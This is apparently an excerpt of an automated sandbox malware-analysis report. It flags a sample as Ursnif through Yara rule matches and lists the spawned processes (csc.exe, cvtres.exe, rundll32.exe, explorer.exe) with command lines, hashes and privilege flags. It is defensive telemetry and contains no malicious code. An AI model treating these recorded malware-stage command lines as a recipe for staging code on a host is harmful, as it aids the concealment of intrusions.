Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000020.00000003.461557697.000002094CD9C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000020.00000003.461902284.000002094CD9C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000020.00000003.461973969.000002094CD9C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000020.00000003.461743717.000002094CD9C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security

Analysis Process: csc.exe PID: **5520**, Parent PID: **2924**

General	
Target ID:	33
Start time:	10:28:47
Start date:	26/01/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\ugg3o5nf.cmdline
Imagebase:	0x7ff7eabb0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Analysis Process: csc.exe PID: **6924**, Parent PID: **5940**

General

Target ID:	34
Start time:	10:28:47
Start date:	26/01/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\tpt0a0ul.cmdline
Imagebase:	0x7ff7eabb0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: **5692**, Parent PID: **5520**

General

Target ID:	36
Start time:	10:28:50
Start date:	26/01/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESEA8.tmp" "c:\Users\user\AppData\Local\Temp\CSC38F7C9333840429F8E926B6BB254946E.TMP"
Imagebase:	0x7ff651530000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cvtres.exe PID: **240**, Parent PID: **6924**

General

Target ID:	37
Start time:	10:28:50
Start date:	26/01/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES105D.tmp" "c:\Users\user\AppData\Local\Temp\CSC2A73DB97C702412EB695E62356797BBE.TMP"
Imagebase:	0x7ff651530000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	false
Has administrator privileges:	false

Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: **6292**, Parent PID: **4884**

General	
Target ID:	38
Start time:	10:28:52
Start date:	26/01/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL -h
Imagebase:	0x7ff60deb0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: **5364**, Parent PID: **1664**

General	
Target ID:	39
Start time:	10:28:55
Start date:	26/01/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\0hsihch1.cmdline
Imagebase:	0x7ff7eabb0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Analysis Process: rundll32.exe PID: **5756**, Parent PID: **5064**

General	
Target ID:	40
Start time:	10:28:56
Start date:	26/01/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL -h
Imagebase:	0x7ff60deb0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: **6864**, Parent PID: **1764**

General	
Target ID:	41
Start time:	10:28:57

Start date:	26/01/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\oeprcmty.cmdline
Imagebase:	0x7ff7eabb0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: **6976**, Parent PID: **5364**

General

Target ID:	42
Start time:	10:28:58
Start date:	26/01/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES2E65.tmp" "c:\Users\user\AppData\Local\Temp\CSC7E62D986CCD14293A1B1D71B70775B41.TMP"
Imagebase:	0x7ff651530000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cvtres.exe PID: **3996**, Parent PID: **6864**

General

Target ID:	43
Start time:	10:29:00
Start date:	26/01/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES3848.tmp" "c:\Users\user\AppData\Local\Temp\CSCCBF2AAC487274BF4B5441EA2B445AE92.TMP"
Imagebase:	0x7ff651530000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: **7084**, Parent PID: **2924**

General

Target ID:	45
Start time:	10:29:02
Start date:	26/01/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\pqvogmwc.cmdline
Imagebase:	0x7ff7eabb0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D

Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Analysis Process: csc.exe PID: **2060**, Parent PID: **5940**

General	
Target ID:	46
Start time:	10:29:02
Start date:	26/01/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\pwlcj2cu.cmdline
Imagebase:	0x7ff7eabb0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Analysis Process: explorer.exe PID: **3352**, Parent PID: **3088**

General	
Target ID:	47
Start time:	10:29:03
Start date:	26/01/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff720ea0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cvtres.exe PID: **6012**, Parent PID: **7084**

General	
Target ID:	48
Start time:	10:29:05
Start date:	26/01/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES4A3A.tmp" "c:\Users\user\AppData\Local\Temp\CSC176C1CB9788E4426ACAF7B271AB13B4.TMP"
Imagebase:	0x7ff651530000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Disassembly

No disassembly